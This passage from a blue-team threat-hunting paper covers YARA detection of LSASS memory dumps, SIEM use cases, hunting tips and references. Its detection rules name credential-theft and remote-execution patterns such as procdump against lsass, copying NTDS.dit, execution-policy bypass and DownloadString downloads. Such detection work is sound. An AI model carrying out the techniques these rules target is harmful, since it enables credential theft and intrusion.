

Figure 47. Prefetch Results for Procdump.

In figure 47, you can see the Prefetch results for the Procdump activity as well as some data like the last execution time, how many times has been run, the created time, the path of the executed tool and other information that Prefetch provides.

Benjamin, the author of the Mimikatz, has created a YARA Rule to detect any use of DMP file by LSASS process. If you are not sure if there is any LSASS DMP file in your machine or in the domain, simply use the rule and fire it on the machine:

```
C:\Users\rayan\Desktop\yara-3.9.0-win64>yara64.exe kiwi_passwords.yar.txt -r C:\ > results.txt
error scanning C:\\Boot\BCD: could not open file
error scanning C:\\Boot\BCD.LOG: could not open file
error scanning C:\\pagefile.sys: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\GatherLogs\SystemIndex\SystemIndex.6.Crwl: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\GatherLogs\SystemIndex\SystemIndex.6.gthr: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\MSStmp.log: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\00010001.wid: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\00010006.wid: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\00010006.wsb: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\Indexer\CiFiles\INDEX.000: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\PropMap\CiPT0000.000: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\Projects\SystemIndex\SecStore\CiST0000.000: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\MSS.log: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\Windows.edb: could not open file
error scanning C:\\ProgramData\Microsoft\Search\Data\Applications\Windows\tmp.edb: could not open file
```

Figure 48. YARA Rule to Detect LSASS DMP File.

```
C:\Users\rayan\Desktop\yara-3.9.0-win64>dir
 Volume in drive C has no label.
 Volume Serial Number is 684C-E83E

 Directory of C:\Users\rayan\Desktop\yara-3.9.0-win64

03/09/2020  12:26 AM    <DIR>          .
03/09/2020  12:26 AM    <DIR>          ..
03/09/2020  12:05 AM             2,833 kiwi_passwords.yar.txt
03/09/2020  12:27 AM                55 results.txt
02/22/2019  06:04 PM         1,485,312 yara64.exe
               3 File(s)      1,488,200 bytes
               2 Dir(s)   9,700,892,672 bytes free

C:\Users\rayan\Desktop\yara-3.9.0-win64>type results.txt
mimikatz_lsass_mdmp C:\\Users\rayan\Desktop\lsass.dmp
```

Figure 49. YARA Results.

We can see in figure 49 that the YARA rule has detected a DMP file. The DMP file is indeed an LSASS DMP file that has been matched to the rule. (which is the same we found previously).

Note that you can find all the used tools and resources for the all the demonstrated scenarios in the reference section.

6. Hunting with SIEM

Most of the enterprises nowadays have implemented such solutions for monitoring their traffic & logs and to have a full visibility over the network and the endpoints and detecting any kind of attacks. Solutions such as Security Information and Event Management (SIEM) is mostly being used in many environments for collecting and analyzing the logs from different resources. In additional to that, the SOC team or the threat hunters could monitor their daily traffic through the use cases. The problem is that most of the built-in use cases in the SIEMs are poorly written and generate a lot of false-positive. Hence, as a best practice, we will create high effective use cases based on the scenarios we just demonstrated; for the purpose of hunting and detecting the red team or attacker activities.

6.1 Psexec Use Case

- Any command that contains: \\IP-Computer_Name **AND** (-u **OR** -p) **AND** (cmd **OR** cmd.exe) **AND** -accepteula
- Any running executable: PsExec64.exe **OR** PsExec.exe
- Any file creation for (PSEXESVC.exe)

6.2 Suspicious Commands Use Case

- Any execution policy bypass: -ExecutionPolicy bypass **OR** -ep bypass
- Any attempt to download a file: DownloadString **OR** New-Object Net.WebClient
- PowerShell Remoting: Enter-PSSession
- Any attempt to enumerate the machine or connect to a share: net **AND** (use **OR** users **OR** group **OR** localgroup **OR** /domain **OR** /dom)

6.3 Dumping NTDS.dit file Use Case

- Any commands that contains: create shadow **OR** list shadows
- Any attempt to copy NTDS.dit file: copy **AND** NTDS.dit

6.4 Procdump Use Case

- Any commands that contains: (-ma lssas.exe OR *.dmp) **AND** accepteula
- Any running executable: procdump64.exe **OR** procdump.exe

The above use cases are just examples (and not limited to) for creating effective use cases. It might generate false-positive, but as a blue team, it's worth further investigating the matched rules and make sure if it's indeed a false positive or a real malicious activity. However, you could create better use cases than the previously created.

7. Hunting Tips

From the writer perspective, below are some of the threat hunting tips that could help you during a compromise assessment engagement (and it's not necessary to be followed):

- As a threat hunter, you have to cover everything across the environment as possible including the network and the endpoints.
- In the endpoints, monitor and search for processes, file creation, command-line arguments, PowerShell commands, known malicious script types (vbs, bat, ps1), scheduled tasks, services, autoruns, suspicious EXEs, TEMP folder and hidden files.
- In the network, monitor and search for suspicious outbound/inbound connections, access to suspicious web files (php, aspx) continuously, connections with random ports, RDP connections, any spike in the traffic.
- Whenever you find a suspicious activity and you are not fully sure about it, try to investigate that activity until you make a decision that is a false positive or indeed a malicious activity.
- Windows is recording almost everything, so try to find out and understand (what Windows records) and use it for your hunting purposes.
- In case you don't have any security solution for storing the logs (like SIEM, EDR), Windows Events should be your friend.
- Threat intelligence information are a very important for hunting the bad guys. The Indicator of Compromise (IoC) of a previous attack or engagement will help you in the investigation process and hunting a known malicious group.
- A solution like EDR is a good for hunting in a large scale environment, but don't rely on it most of the time (DFIR skills is important).
- There are many artifacts can be found on Windows machines (some of them are covered in this paper), so use the artifacts wisely.
- Remember always to "think like a red teamer or an attacker".
- Before starting the hunting process, assume that the enterprise is already breached and make an assumption for that.

8. Conclusion

As a threat hunter or DFIR specialist, it's important to sweep over the endpoints and the network and try to cover everything as possible for the sake of hunting and detecting the malicious activities. Windows is recording a huge amount of user activity, and we, as threat hunters, have to focus on the artifacts (and other data) in order to catch any suspicious activity and proceed our investigation during a compromised assessment or an incident. In this research paper, we have covered some of the red team activities that we observe many times and we used some of the artifacts to hunt the bad guys. However, there are still many techniques that the red teamers or the attackers can use over the machines and the domain. Hence, you have to be always ready for any kind of attack and prepare the team and the technology to defeat the attackers and protect your assets from the enemies.

9. References

- https://www.andreafortuna.org/2018/05/23/forensic-artifacts-evidences-of-program-execution-on-windows-systems/amp/
- https://ericzimmerman.github.io/#!index.md
- https://malicious.link/post/2013/2013-06-10-volume-shadow-copy-ntdsdit-domain-hashes-remotely-part-1/
  https://jpcertcc.github.io/ToolAnalysisResultSheet/details/vssadmin.htm
- https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf
- https://yara.readthedocs.io/en/stable/
- https://github.com/gentilkiwi/mimikatz/blob/master/kiwi_passwords.yar
- https://docs.microsoft.com/en-us/sysinternals/downloads/